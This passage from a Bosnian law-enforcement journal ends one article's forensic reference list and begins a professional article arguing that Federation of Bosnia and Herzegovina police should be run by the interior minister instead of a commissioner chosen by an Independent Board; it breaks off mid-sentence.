4. Bersellini, C., Garofano, L., Gianneto, M., Lusardi, F., Mori G., 2001. Development of Latent Fingerprints on Metallic Surfaces Using Electropolymerization Processes. *Journal of Forensics Sciences*, (46), (4), str. 871–877.
5. Bojanić, N., Korajlić, N., Kavazović, M. 2015. *Kriminalistička tehnika*. Kiseljak: CEPS.
6. Chauhan, A., Chattopadhyay, P. K., 2014. Development of latent Dermal Ridges present on Fruits and Vegetables. *Research Journal of Forensic Sciences*, Vol. 2 (3), str. 1-4.
7. Cowger, J. F., 1993. *Friction Ridge Skin Comparison and Identification of Fingerprints*. Boca Raton: CRC Press.
8. Dimeo, L., 1994. Vacuum Metal Deposition "It's Value In Developing Archival Prints", SCAFO Meeting, preuzeto 20.05.2020. godine sa <http://www.scafo.org/library/100302.html>
9. Dotterer, B., 2010 . Processes to Develop Latent Prints on Porous Surfaces, preuzeto 20.05.2020. godine sa <https://docplayer.net/163206-W-w-w-c-a-r-o-n-f-o-r-e-n-s-i-c-s-c-o-m-processes-to-develop-latent-prints-on-porous-surfaces-august-2010-by-bob-dotterer-applications-engineer.html>
10. Exline, D.L., Wallace, C., Roux, C., Lennard, C., Nelson, M. P., Treado, P.J., 2003. Forensic Applications of Chemical Imaging: Latent Fingerprint Detection Using Visible Absorption and Luminiscence. *Journal of Forensics Sciences* (48), (5), str. 1–7.
11. Ferguson, S, Nicholson, L., Farrugia, K., Bremner, D., Gentles, D., 2013. A preliminary investigation into the acquisition of fingerprints on food. *Science & Justice* Vol. 53, Issue 1, str. 67-72.
12. Girod, A., Ramotowski, R., Lambrechts, S., Misrielal, P., Weyermann, C., 2016. Fingerprint age determinations: Legal considerations, review of the literature and practical propositions. *Forensic Science International*, Vol. 262, str. 212-226.

13. Junqueira, L.C, Carneiro, J, Kelley, R.O., 1995. Osnove histologije. Zagreb: Školska knjiga.
14. Kavazović, M., Hasanbašić, S., 2011. Eksperimentalno utvrđivanje starosti tragova papilarnih linija prstiju korištenjem reagensa SPR (Small Particle Reagent). Kriminalističke teme, 1-2, str. 1-20.
15. Korajlić, N., 2012. Istraživanje krivičnih djela. Sarajevo: Pravni fakultet Univerziteta u Sarajevu.
16. Korajlić, N., Kavazović, M., Bojanić, N., Hasanbašić, S., 2019. Rječnik daktiloskopske i opisne kriminalističke identifikacije. Sarajevo: Fakultet za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu.
17. Lennard, C., 2001. The Detection and Enhancement of latent Fingerprints. Lyon: 13th Interpol Forensic Science Symposium.
18. Lennard, C., Patterson, T., Comber, B., Morell, W., 2011. Fingerprint detection and identification. Canberra: Thomson Reuters.
19. Lever, W. F., 1974. Histopatologija kože. Sarajevo: Svjetlost.
20. Lewis, L.A., Smithwick, R.W., Devault, G.L., Bolinger, B., Lewis, S.A., 2001. Processes Involved in the Development of Latent Fingerprints Using the Cyanoacrylate Fuming Method. Journal of Forensics Sciences (46), (2), str. 241–246.
21. Maksimović, R., Todorčić, U., 1995. Kriminalistička tehnika. Beograd: Policijska akademija.
22. Mitrović, V., 1998. Kriminalistička identifikacija teorija i praksa. Beograd: Pravna informatika.
23. Popa, G., Potorac, R., Preda, N., 2010. Method for fingerprints age determination. Romanian Society of Legal Medicine (2), str. 149–154.
24. Popović, S., Piletić, O., Mršević, D., Čanković, J., Lačković, V., Đorđević, V., Japundžić, M., Mujović, S., Unković, N., 1988. Histologija. Beograd: Dečje novine.
25. Rohatgi, R., Kapoor, A. K., 2014. New Visualizing Agents for Developing Latent Fingerprints on Various Porous and Non-Porous Surfaces Using Different Household Food Items. Asian Journal of Science and Applied Technology Vol. 3, No. 2, str. 33-38.
26. Singh, G. D., Sodhi, G. S., Jusuja, O. P., 2006. Detection of Latent Fingerprints on Fruits and Vegetables. Journal of Forensic Identification 56 (3), str. 374-381.
27. Trapecar, M., Vinkovic Kern, M., 2008. Techniques for fingerprint recovery on vegetable and fruit surfaces used in Slovenia-A preliminary study. Science & Justice Vol. 48, Issue 4, str. 192-195.
28. USDOJ ICITAP, 1998. Priručnik za izvođenje kursa iz oblasti daktiloskopije. Sarajevo: ICITAP.

29. USDOJ NIJ, 2011. The Fingerprint Sourcebook. Washington: USDOJ NIJ. Vodinelić, V., 1988. Šta je to daktiloskoopski dokaz i starost otiska prstiju kao njegov relevantni element (Studija). Priručnik za stručno obrazovanje radnika organa unutrašnjih poslova (2), str. 114–124.
30. Vodinelić V., 1988. Šta je to daktiloskoopski dokaz i starost otiska prstiju kao njegov relevantni element (Studija). Priručnik za stručno obrazovanje radnika organa unutrašnjih poslova (3), str. 211–231.

**RUKOVOĐENJE POLICIJOM PUTEM POLICIJSKIH KOMESARA I
NEZAVISNIH ODBORA KAO PERFIDAN MODUS UTICAJA
POLITIKE NA OBAVLJANJE POLICIJSKIH POSLOVA**

**POLICE MANAGEMENT THROUGH POLICE COMMISSIONER AND
INDEPENDENT COMMITTEES AS A PERFIDE MODUS OF
POLITICAL INFLUENCE ON POLICE AFFAIRS**

Stručni članak

Mr. sci. Hasan Pleh*

Sažetak

Nizak nivo povjerenja građana u policiju i u javnosti detektovani perfidni uticaj politike na rukovodne policijske strukture koji se ogleda u lošem rukovođenju policijom, te nesrazmjer između uloženog novca i pružene usluge sigurnosti građana, otvaraju određena pitanja, odnosno da li postojeći sistem rukovođenja policijom putem policijskog komesara, kojeg bira Nezavisni odbor, predstavlja uzrok nesigurnosti građana i prijetnju sigurnosti njihovoj imovini i da li bi upravljanje policijom od strane ministra omogućilo veću sigurnost građana i njihove imovine?

Analizirana zakonska rješenja ukazuju da je loše rukovođenje policijskim strukturama rezultat devijantne primjene postojećeg zakonskog rješenja koji omogućava perfidan uticaj politike na rad tijela koja biraju policijske rukovodioce, a samim tim i na rukovodioce policijskih organa, te upućuje na zaključak da se postojeće zakonsko rješenje mora mijenjati, odnosno policijom mora upravljati ministar unutrašnjih poslova putem načelnika, kako bi se unaprijedio rad policije i povratilo povjerenje u policiju, a samim tim i znalo kome pripisati odgovornost i čiju smjenu tražiti u slučaju nesigurnosti građana i ugroženosti njihove imovine, kao posljedice lošeg rada policije, odnosno rukovođenja policijom.

Ključne riječi: policija, policijski komesar, ministar, Zakon o unutrašnjim poslovima, Nezavisni odbor, visoki predstavnik za Bosnu i Hercegovinu, politika.

** Autor je magistar pravnih nauka sa odbranjenim radom na temu „Zajednički zločinački poduhvat kao oblik krivične odgovornosti u krivičnom zakonodavstvu Bosne i Hercegovine“ i doktorant na Pravnom fakultetu Univerziteta u Sarajevu na katedri krivičnog prava. Zaposlen je kao savjetnik u Uredu registrara Tužilaštva Bosne i Hercegovine, e-mail adresa: pleh.hasan@gmail.com*

Stavovi izraženi u ovom članku su lični stavovi autora, te niti jednim dijelom ne predstavljaju stavove Tužilaštva Bosne i Hercegovine.

Abstract

Extremely low public confidence in the police and the publicly detected perfidious influence of politics on police leadership structures, which is reflected in poor police management, and the disparity between the money invested and the provided security services, raise certain questions, i.e. whether the existing police management system through the police commissioner, elected by the Independent Committee, is a cause of insecurity for citizens and a threat to the security of their property, and would police management by the Minister provide greater security for citizens and their property?

The analyzed legal framework indicate that poor management of police structures rests with deviant application of the current legal framework which enables perfidious influence of politics on the work of Committee that elects heads of police, and thus on lower police chiefs, and leads to the conclusion that the current legal framework must be changed, in other words, in order to improve the police work and restore trust in the police, the police must be managed by the Minister of the Interior through the Chiefs, and in doing so one would know to whom to attribute responsibility and whose dismissal to seek in case of insecurity of citizens and endangerment of their property, more concretely, whose dismissal to seek in a case of poor police management.

Key words: police, police commissioner, minister, Law on internal affairs, Independent board, High Representative for Bosnia and Herzegovina, politics.

1. UVODNE NAPOMENE

Reforma policije u Bosni i Hercegovini, koja je započela pod snažnim prisustvom i uticajem međunarodne zajednice, bila je opterećena različitim izazovima, kako političkim tako i organizacionim, koji su rezultat prelaska države Bosne i Hercegovine iz ratnog u mirnodopsko stanje. Aneksom 11. Opšteg okvirnog sporazuma za mir u Bosni i Hercegovini (u daljem tekstu: Dejtonski sporazum) uspostavljene su Međunarodne operativne policijske snage Ujedinjenih naroda ili UN IPTF sa mandatom da nadziru, posmatraju i vrše inspekciju aktivnosti provođenja zakona, uključujući i pripadajuća pravosudna tijela, strukture i postupke; da savjetuju osoblje i snage za provođenje zakona; da obučavaju policijsko osoblje u pogledu primjene zakona; da procjenjuju prijetnju javnom miru i redu; da savjetuju organe vlasti u Bosni i Hercegovini u pogledu organizacije što efikasnijih tijela za

sprovođenje zakona.* Putem međunarodnih policijskih službenika i predstavnika u policijskim stanicama, UN IPTF je pružao svakodnevnu podršku lokalnoj policiji i nadzirao je da li je rad policije bio u skladu sa međunarodnim standardima o ljudskim pravima.

Međutim, transformacija policije iz ratne u mirnodopsku nije bila jednostavan društveni i policijski proces zbog toga što veliki broj pripadnika policije nije nikada radio policijski posao u miru, a neki od policijskih službenika imali su i „sumnjivu ratnu prošlost“, što je predstavljalo određeni nivo nepovjerenja u rad policije, pogotovo sa aspekta osoba koje su se vratile na prostore sa kojih su ratom protjerane.

Poslijeratna policijska organizacija naslanjala se na prijeratnu organizaciju policije koja je bila uređena Zakonom o unutrašnjim poslovima Republike Bosne i Hercegovine iz 1980. godine* koji je sa organizacionog aspekta veoma dobro razradio organizaciju policije. Međutim, takva organizacija policije se nije mogla održati zbog decentralizacije države, odnosno njenih administrativnih jedinica, entiteta i kantona.

Dejtonski sporazum koji je donio mir Bosni i Hercegovini, učinio je Bosnu i Hercegovinu izrazito decentralizovanom državom. Dejtonskim sporazumom, policijska organizacija u Bosni i Hercegovini je u nadležnosti bosanskohercegovačkih entiteta, dok je Vašingtonskim sporazumom*, iz kojeg je proistekao Ustav Federacije Bosne i Hercegovine, organizacija policije u nadležnosti kantona, sukladno poglavlju III. članu 4. stavu 1. tački a) Ustava F BiH. Prema ovoj ustavnoj normi, kantoni su isključivo nadležni za uspostavljanje i nadziranje policijskih snaga koje će imati jedinstvene federalne uniforme sa kantonalnim oznakama.

Ovakvo ustavno rješenje, prema kojem svaki kanton ima svoju policiju, ministra unutrašnjih poslova (u daljem tekstu: ministar), a kasnijim izmjenama Zakona o unutrašnjim poslovima, koje je nametnuo visoki predstavnik za Bosnu i Hercegovinu, i policijskog komesara, ima svoje

* Za više vidjeti, *Opšti okvirni sporazum za mir u Bosni i Hercegovini – Dejtonski sporazum*, dostupan na web adresi: <http://ndcsarajevo.org/Dokumenti/Dejtonski-mirovni-sporazum.pdf> (05.12.2019.)

* Za više vidjeti: <https://www.klix.ba/vijesti/bih/policajac-zeljko-lelek-uhapsen-u-visegradu-zbog-ratnog-zlocina/060505029> (05.12.2019.)

* Za više vidjeti članove 5., 26., 27. i 28. Zakona o unutrašnjim poslovima, *Službeni list SRBiH*, broj 18/90.

* *Vašingtonski sporazum potpisan je 01.03.1994. godine, dok je Ustav Federacije Bosne i Hercegovine potpisan 18.03.1994. godine u Bijeloj kući, a zvanično usvojen na Ustavotvornoj skupštini Federacije Bosne i Hercegovine 30.03.1994. godine. Ustav Federacije Bosne i Hercegovine stupio je na snagu u ponoć 30.03.1994. godine. Za više vidjeti dokument Instituta za mir Sjedinjenih Američkih Država, dostupno na web adresi: https://www.usip.org/sites/default/files/file/resources/collections/peace_agreements/washington_03011994.pdf 05.12.2019.*

prednosti ali i nedostatke. Prednosti su te što kantonalne skupštine mogu raspravljati, povećavati i smanjivati finansijska sredstva za policiju, jer ne ovise o političkom dogovoru stranaka na nivou F BiH, te u slučaju zakonskih nedostataka mogu brže djelovati na otklanjanju istih. Nedostaci se ogledaju u povećanim finansijskim troškovima, deset ministara, deset komesara plus njihovo administrativno osoblje, slaboj subordinaciji na relaciji F BiH – kantoni, te u često antagonističkom odnosu na relaciji ministar – policijski komesar. Pomenuti nedostaci, a pogotovo antagonistički odnos na relaciji ministar – policijski komesar, mogu dovesti u pitanje efikasnost policije u borbi sa kriminalom, što za posljedicu može imati prelijevanje kriminala iz jednog kantona u drugi, kompletnu F BiH ili u drugi bosanskohercegovački entitet.

Šta je uticalo na pojedince unutar međunarodne zajednice i kako je došlo do toga da se odvoji navodni politički uticaj na operativni rad policije, odnosno ograniče ovlasti ministra nad radom policije na način da umjesto ministra operativnim radom policije upravlja policijski komesar koji je „apolitična osoba“, nije poznato, ali je činjenica da je to urađeno. Visoki predstavnik za Bosnu i Hercegovinu, vodeći se potrebom da poziciju odgovorne osobe za operativne aspekte obavljanja policijskih poslova u Ministarstvu unutrašnjih poslova obnaša „apolitična“ osoba*, donio je, tokom 2002. godine, odluke kojima je izmijenio i dopunio sve kantonalne zakone o unutrašnjim poslovima, te na taj način uveo u policijski sistem F BiH poziciju policijskog komesara kojeg bira Nezavisni odbor.* Ipak, analogno rješenje nije pratilo Republiku Srpsku gdje je ministar unutrašnjih poslova i dalje „šef“ policije.

Pregledom odluka, kojima je visoki predstavnik nametnuo nova zakonska rješenja u pogledu rukovođenja policijom, ne može se pronaći obrazloženje, izuzev konstatacije da operativne policijske poslove treba da obavlja apolitična osoba, zbog čega je upravljanje policijom preneseno na policijske komesare ili tzv. apolitične osobe, niti se može pronaći obrazloženje ili analiza koja bi ukazala da bi se prenosom upravljanja policije sa ministra na policijskog komesara smanjio uticaj politike na rad policije, a samim tim i povećala sigurnost građana i njihove imovine. Međutim, nije se mogla pronaći nikakva analiza ili obrazloženje na osnovu kojeg bi se zaključilo o kakvom se to političkom uticaju radi i na koji način se taj politički uticaj artikulisao što je za posljedicu imalo direktno miješanje

* *Apolitična osoba je osoba koja je ravnodušna prema politici i ne učestvuje u političkom životu. Za više vidjeti: Klajn, I., Šipka, M., Veliki rečnik stranih reči i izraza, drugo (doštampano) izdanje, Prometej, Novi Sad 2007. godina.*

* *Za više vidjeti Odluke visokog predstavnika za 2002. godinu, dostupno na web adresi: http://www.ohr.int/?month&year=2002&page_id=1198&paged=4 (05.12.2019.)*

ministra na operativni rad policije. Također, kako će policijski komesar kao apolitična osoba provoditi političke odluke, odnosno smjernice Vlade Kantona koje se odnose na sigurnost građana ili donijeti odluku koja se tiče provođenja zakona u kontekstu zaštite građana i imovine, ako je policijski komesar apolitična osoba koja je potpuno neupućena, odnosno nema predstavu o političkim zbivanjima koja se odigravaju oko njega.* Očigledno je da visoki predstavnik za Bosnu i Hercegovinu nije odabrao pravu riječ ili riječi kada je donosio odluke kojima se mijenjaju kantonalni zakoni o unutrašnjim poslovima, niti je dao jasno i kvalitetno obrazloženje zašto to radi.

Pregledom dostupne literature nije se moglo doći do definicije šta je to što se podrazumijeva operativnim radom policije kako bi se izvršilo poređenje definicije sa ovlaštenjima ministra koja su jasno određena Zakonom o unutrašnjim poslovima i utvrdilo da li postoje dodirne tačke između operativnog rada policije i ovlaštenja ministra. Također, nije se moglo doći ni do bilo kakve javno objavljene analize koja bi ukazala da bi se prenosom upravljanja policije sa ministra na policijskog komesara došlo do efikasnijeg rada policije, odnosno smanjenja stope kriminaliteta i dodatnog povećanja povjerenja građana u rad policije.

U kontekstu pomenutih nedostataka, koji bi otklonili dileme koje se vežu za prenos rukovodnih policijskih nadležnosti sa ministra na policijskog komesara, otvara se više pitanja, odnosno da li je prenosom nadležnosti upravljanja policije sa ministra na komesara i postupkom imenovanja i razrješenja komesara putem Nezavisnog odbora ova promjena dovela do toga da imamo apolitičnu osobu koja upravlja policijskom organizacijom i na taj način uklonila uticaj politike na operativni rad policije, da li je dovela do veće sigurnosti ili nesigurnosti građana i imovine, povećanja ili smanjenja povjerenja građana u policiju, većeg ili manjeg stepena profesionalnosti rada policije, većeg broja spriječenih krivičnih djela i otkrivenih učinilaca krivičnih djela, ili je jednostavno međunarodna zajednica predvođena visokim predstavnikom bez ikakvih jakih argumenata prihvatila navode pojedinih rukovodilaca policije da se ministar miješa u operativni rad policije na koji način su rukovodioci policije kreirali sebi ambijent kako bi izbjegli direktni nadzor ministra nad njihovim radom, ili spriječili njihovu eventualnu smjenu u slučaju nerada policije, odnosno komesara?

* O etimološkom značenju riječi *Apolitičnost* vidjeti *Veliki rečnik*, dostupan na web adresi: <https://velikirecnik.com/2017/11/09/apolitican/> (06.01.2020.)

2. ZAKONSKA RJEŠENJA I POLITIČKI UTICAJ

Kako bi se pružili odgovori na značajan broj pitanja koja su otvorena u uvodnim razmatranjima, neophodno je sagledati zakonska rješenja koja su bila na snazi prije zakonske intervencije Ureda visokog predstavnika za Bosnu i Hercegovinu (u daljem tekstu: OHR) i zakonska rješenja koja je nametnuo OHR, te zakonska rješenja koja su proizašla iz podloge zakona koje je nametnuo OHR, te napraviti komparaciju rješenja sa postojećim stanjem rukovođenja operativnim radom policije u kontekstu političkog uticaja na operativni rad policije.

S obzirom da se politički uticaj dovodi u vezu sa operativnim radom policije, a uzimajući u obzir činjenicu da nema definicije operativnog policijskog rada, za potrebe ovog stručnog rada kreneće se od pretpostavke da je operativni rad policije bilo koja aktivnost vezana za policiju, od patroliranja i rada na terenu, pisanja prekršajnih naloga do rada policije u zajednici, a osobito ona aktivnost koja se odnosi na prevenciju, otkrivanje i istraživanje krivičnih djela. U tom smislu, a u kontekstu političkog uticaja na operativni rad policije, stava sam da je prevencija i istraživanje krivičnih djela jedino područje policijskog rada u kojem bi moglo doći do miješanja ministra u operativni rad policije i u kojem bi ministar mogao iskoristiti svoje ovlasti i uticati, direktno ili indirektno, na eventualna postupanja policijskih službenika, a samim tim i na njihov operativni rad kako bi ometao krivičnu istragu ili dopustio izvršenje krivičnih djela sprečavajući preventivne aktivnosti policije. Međutim, ne postoje javno objavljeni podaci, optužnica ili sudska presuda, koji bi potvrdili da je određeni ministar unutrašnjih poslova iskoristio ili prekoračio svoje ovlasti kako bi uticao na operativni rad policije koji se odnosi na prevenciju, otkrivanje i istraživanje krivičnih djela.

Također, ne postoji niti jedan javno objavljeni podatak, krivična prijava, optužnica ili sudska presuda, koji bi potvrdio da je određeni ministar unutrašnjih poslova uticao na raspored i sadržaj policijskih pozorničkih patrola ili saobraćajnih patrola i koga će te patrole kontrolisati, odnosno provjeravati iz kojeg bi se moglo zaključiti da se ministar miješa u operativni rad policije kako bi uticajem rada na policiju ostvario neku korist sebi, drugome ili prouzrokovao posljedicu drugome. Isto tako, nema niti jedan javno objavljeni podatak da se ministar miješao u konkretne istrage, sprječavao konkretne istrage, sprječavao otkrivanje krivičnih djela tako što bi izdavao naredjenja policijskim službenicima da ne izvrše naredbe istražnog sudije, odnosno tužioca ili da ne dostave krivične prijave nadležnom tužiocu. Također, ne postoji niti jedan javno objavljeni podatak da je ministar naređivao šta će sadržavati izvještaj koji se dostavlja istražnom sudiji ili tužiocu. Dakle, ne postoje javno dostupni podaci da se ministar miješao u

operativni rad policije, niti postoji bilo kakva dostupna presuda suda u Bosni i Hercegovini koja bi opravdala razloge OHR-a da bi trebalo promijeniti koncept upravljanja policijom.

Dalje, prema Zakonu o krivičnom postupku Federacije Bosne i Hercegovine iz 1998. godine* (u daljem tekstu kao: ZKP-98 FBiH) koji je bio u primjeni u relevantno vrijeme, odnosno dok je ministar imao naredbene ovlasti, građanin je imao pravo prijaviti krivično djelo za koje se goni po službenoj dužnosti, a bio je dužan to učiniti kad neprijavljivanje krivičnog djela predstavlja krivično djelo. Prijava se podnosila nadležnom tužiocu pismeno ili usmeno. Ako bi se prijava podnosila usmeno, prijavitelj bi se upozorio na posljedice lažnog prijavljivanja. O usmenoj prijavi sastavio bi se zapisnik, a ukoliko je prijava bila saopštena telefonom, sačinila bi se službena zabilješka. Ako je prijava podnesena sudu, organu unutrašnjih poslova ili nenadležnom tužiocu, oni bi prijavu primili i *odmah* dostavili nadležnom tužiocu.*

Dakle, već se iz odredbi ZKP-98 FBiH zaključuje da postoji ograničenje ministra da se miješa u operativni rad policije zbog toga što ZKP-98 FBiH propisuje da je organ unutrašnjih poslova dužan da *odmah* dostavi krivičnu prijavu nadležnom tužiocu. U ovom konkretnom slučaju miješanje ministra u operativni rad policije moglo se manifestovati kroz uticaj na policiju da ne dostavi krivičnu prijavu nadležnom tužiocu, ukoliko bi se dostavljanje prijave moglo smatrati operativnim radom, a moglo bi jer se krivična prijava može uručiti ili saopštiti bilo kojem policijskom službeniku na terenu. U tom slučaju ministar bi već bio u „sivoj zoni“ počinjenja nekog krivičnog djela protiv službene ili druge odgovorne dužnosti, što upućuje na zaključak da je ondašnji Krivični zakon F BiH pružao krivičnopravnu zaštitu od eventualnog političkog uticaja ministra na operativni rad policije. Međutim, ne postoje javno dostupni podaci koji bi potvrdili da je bilo koji ministar unutrašnjih poslova iskoristio svoje ovlasti kako bi zadržao krivičnu prijavu, odnosno da se krivična prijava ne dostavi *odmah* tužiocu.

Dalje, ako postoje osnovi sumnje da je izvršeno krivično djelo za koje se goni po službenoj dužnosti, organi unutrašnjih poslova bili su dužni preduzeti potrebne mjere da se pronađe učinitelj krivičnog djela, da se učinitelj ili saučesnik ne sakrije ili ne pobjegne, da se otkriju i osiguraju tragovi krivičnog djela i predmeti koji mogu poslužiti kao dokaz, kao i da prikupe sve izvještaje koji bi mogli biti od koristi za uspješno vođenje

* Zakon o krivičnom postupku Federacije Bosne i Hercegovine („Službene novine Federacije BiH“, broj 43/18 i 23/99).

* Za više vidjeti odredbe članova 141. i 142. Zakona o krivičnom postupku Federacije Bosne i Hercegovine.

krivičnog postupka. Kako bi pronašli učinitelja, saučesnika, te osigurali tragove krivičnog djela i predmete koji mogu poslužiti kao dokaz, organi unutrašnjih poslova mogli su tražiti potrebne izvještaje od građana; izvršiti potrebne preglede prevoznih sredstava, putnika i prtljaga; ograničiti kretanje građana na određenom prostoru za određeni vremenski period; poduzeti potrebne mjere u vezi s utvrđivanjem istovjetnosti osoba i predmeta; raspisati potragu za osobom i stvarima za kojima se traga; u prisutnosti odgovorne osobe obaviti preglede određenih objekata i prostorija državnih organa, preduzeća i drugih pravnih osoba i ostvariti uvid u određenu njihovu dokumentaciju i poduzeti druge potrebne mjere i radnje. O činjenicama i okolnostima koje su utvrđene prilikom preduzimanja pojedinih radnji, a mogu biti od interesa za krivični postupak, kao i o predmetima koji su pronađeni ili oduzeti, sastavio bi se zapisnik ili službena zabilješka. Organi unutrašnjih poslova nisu mogli građane saslušavati u svojstvu okrivljenog, svjedoka ili vještaka. Osoba prema kojoj bi bila primijenjena neka od prethodno navedenih radnji, imala je pravo podnijeti pritužbu nadležnom tužiocu u roku od tri dana. Nadležni tužilac je imao obavezu da provjeri osnovanost pritužbe i ako bi utvrdio da su se u primijenjenim radnjama ili mjerama stekla obilježja krivičnog djela ili povreda radne obaveze, postupio bi sukladno zakonu.

Takoder, na pismeni zahtjev i s odobrenjem istražnog sudije, odnosno predsjednika vijeća, organi unutrašnjih poslova mogli su prikupljati izvještaje i od osoba koje se nalaze u pritvoru ako je to potrebno radi otkrivanja drugih krivičnih djela iste osobe, njihovih saučesnika ili krivičnih djela drugih učinitelja. Ovi izvještaji prikupljali bi se u vrijeme i u prisutnosti osobe koju odredi istražni sudija, odnosno predsjednik vijeća. Na temelju prikupljenih obavještenja organ unutrašnjih poslova sastavljao bi krivičnu prijavu u kojoj navodi dokaze za koje je saznao prilikom prikupljanja izvještaja. U krivičnu prijavu ne bi se unosila sadržina izjava koje su pojedini građani dali prilikom prikupljanja izvještaja. Uz krivičnu prijavu nadležnom tužiocu dostavljali bi se predmeti, skice, fotografije, pribavljeni izvještaji, spisi o preduzetim mjerama i radnjama, službene zabilješke, izjave i drugi materijali koji su mogli biti korisni za uspješno vođenje postupka, uključujući sve činjenice i dokaze koji idu u korist osumnjičenom. Ako bi organi unutrašnjih poslova poslije podnošenja krivične prijave saznali za nove činjenice, dokaze ili tragove krivičnog djela, dužni su bili prikupiti potrebne izvještaje i da izvještaje o tome, kao dopunu krivične prijave, odmah dostave nadležnom tužiocu.

Dakle iz samih normi Zakona o krivičnom postupku F BiH iz 1998. godine koje se odnose na istragu, proizlazi jasan zaključak da miješanje ministra u operativni rad policije, u pogledu poduzimanja istražnih radnji, nije bilo moguće zbog toga što je istražni sudija provodio istragu po zahtjevu

tužioca, čime je mogućnost ministra da utiče na operativni rad policije u pogledu istrage bila svedena na „nulu“, tj. ministar je bio skroz isključen iz operativnog rada policije u pogledu istrage. Ovakvo stanje stvari ostalo je na snazi do 2003. godine, kada je reformom krivičnog zakonodavstva u Bosni i Hercegovini provođenje istrage sa istražnog sudije prešlo na tužioca, čime je i najmanja mogućnost uticaja ministra na istragu otklonjena.*

Prema članu 17. Zakona o unutrašnjim poslovima u Kantonu Sarajevu* iz 1996. godine (u daljem tekstu kao: ZUPKS-96), ministar unutrašnjih poslova bio je nadležan između ostalog, da predlaže donošenje zakona i drugih propisa iz nadležnosti Ministarstva; organizira rad Ministarstva i osigurava njegovo zakonito i efikasno funkcionisanje; donosi pravilnike, naredbe, uputstva, instrukcije i druge akte iz svoje nadležnosti radi izvršavanja zakona i drugih propisa Kantona u oblasti unutrašnjih poslova, ukoliko je za to ovlašten tim zakonom ili drugim propisom; preduzima, odnosno predlaže preduzimanje mjera u oblasti unutrašnjih poslova iz nadležnosti Kantona; stara se o ostvarivanju zakonitosti rada Ministarstva i daje podatke i obavještenja za javnost; odlučuje o korištenju sredstava za rad Ministarstva; odlučuje o pravima i dužnostima službenika Ministarstva; uspostavlja sistem unutrašnje kontrole i inspekcije kojim će se nadzirati usklađenost postupanja svih pojedinaca i jedinica sa Ustavom i primjenjivim zakonima i propisima i izvještaje ovih unutrašnjih kontrola, odnosno inspekcija čini dostupnim javnosti; izvršava druge poslove i zadatke koje mu povjeri predsjednik i Vlada Kantona, kao i drugo poslove utvrđene zakonima Kantona i Federacije.

Također, prema članu 17. stavu 4. ZUPKS-96 propisano je da dok ministar vrši nadzor nad provođenjem opšte politike i rukovodi cjelokupnom djelatnošću Ministarstva, svakodnevne operativne odluke u vezi sa policijskim aktivnostima su u nadležnosti ovlaštenih lica koja služe kao načelnici, komandiri jedinica ili na drugim sličnim funkcijama. Iz ovog člana jasno proizlazi da su aktivnosti za operativni rad u cijelosti bile u nadležnosti načelnika, komandira jedinica ili drugih lica koje se nalaze na sličnim

* Zakon o krivičnom postupku Federacije Bosne i Hercegovine („Službene novine Federacije BiH“, broj: 35/03, 37/03, 56/03, 78/04, 28/05, 55/06, 27/07, 53/07, 9/09, 12/10, 8/13 i 59/14), Član 45. stav 2. tačka a) Prava i dužnosti. Tužitelj ima pravo i dužan je da: a) odmah po saznanju da postoje osnovi sumnje da je učinjeno krivično djelo preduzme potrebne mjere u cilju njegovog otkrivanja i provođenja istrage, pronalaženja osumnjičenog, rukovođenja i nadzora nad istragom, kao i radi upravljanja aktivnostima ovlaštenih službenih osoba vezanih za pronalaženje osumnjičenog i prikupljanje izjava i dokaza. Član 231. stav 1. Naredba o provođenju istrage. Tužilac naređuje provođenje istrage ako postoji osnovana sumnja da je izvršeno krivično djelo.

* Zakon o unutrašnjim poslovima Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj 1/96) je uzet kao referentni zakon, jer su ostali zakoni o unutrašnjim poslovima u kantonima, u pogledu nadležnosti ministarstava unutrašnjih poslova, slični ili identični.

funkcijama. Ovakvo zakonsko rješenje je bilo razumno jer zašto bi se ministar opterećivao svakodnevnim policijskim aktivnostima, njegov posao je bio da se obezbijedi sigurnost građana i njihove imovine, a kako će se to postići, to je bila stvar načelnika policijskih uprava koji su svakodnevno vršili nadzor nad radom policije preko svojih podređenih vođa odjeljenja, sektora i slično.

Kada se suštinski sagledaju nadležnosti ministra, koje su bile propisane ZUPKS-96, one se mogu svesti na četiri segmenta: rukovođenje, organizovanje, planiranje i kontrola, odnosno rukovođenje ministarstvom, organizovanje rada u ministarstvu, planiranje aktivnosti i vršenje kontrole zakonitosti rada ministarstva.

Međutim, pored ovih taksativno pobrojanih ovlaštenja, ministar je imao pravo da naredi ovlaštenim službenim licima da izvrše određene službene radnje vezane za izvršenje službenih poslova i zadataka, a oni su imali mogućnost odbiti to naređenje ukoliko je isto smatrano nezakonitim. Konkretnije, članom 25. stavom 2. ZUPKS-96 je bilo propisano da su ovlaštena službena lica dužna da izvrše naređenja ministra, odnosno neposrednog rukovodioca izdata radi vršenja službenih poslova i zadataka, osim onih čije bi izvršenje bilo suprotno ustavima i zakonima Bosne i Hercegovine, Federacije i Kantona. Ova odredba ostala je na snazi svo do juna 2000. godine kada su usvojene izmjene i dopune ZUPKS-96, gdje se riječ ministar zamjenjuje riječima policijski komesar, čime je oduzeto ovlaštenje ministra da izdaje operativna naređenja ovlaštenim službenim licima. Dakle, ovo bi moglo biti jedino područje gdje je ministar putem izdavanja naređenja mogao imati uticaj na operativni rad policije. Naravno, ovo naređenje treba sagledati u kontekstu sadržaja naređenja koje se odnosi na izvršenje službenih poslova i zadataka, odnosno da li je naređenje usmjereno ka nezakonitim aktivnostima skrivenim iza izvršenja službenih poslova i zadataka, ili je usmjereno ka efikasnijem i proaktivnijem postupanju policije, što je u konačnici i faktičko pitanje.

Također, članom 11. stavom 3. ZUPKS-96, propisano je da policijskom upravom rukovodi načelnik policije koga postavlja i razrješava ministar unutrašnjih poslova Kantona Sarajevo nakon konsultacije sa svojim zamjenikom i uz mišljenje načelnika opštine. Ova odredba, koja je po mom mišljenju bila jako dobra jer je u proces izbora načelnika policije uključivala i načelnika opštine koji bi trebao da najbolje zna stanje sigurnosti na području svoje opštine zbog opštinske komisije za sigurnost, je također ostala na snazi do juna 2000. godine, kada su usvojene izmjene i dopune ZUPKS-96, prema kojima načelnika policijske uprave postavlja i razrješava policijski komesar Kantona Sarajevo.

Zakonom o izmjenama i dopunama ZUPKS-96 iz juna 2000. godine, uspostavljen je i Nezavisni odbor, kao tijelo koje se sastoji od sedam

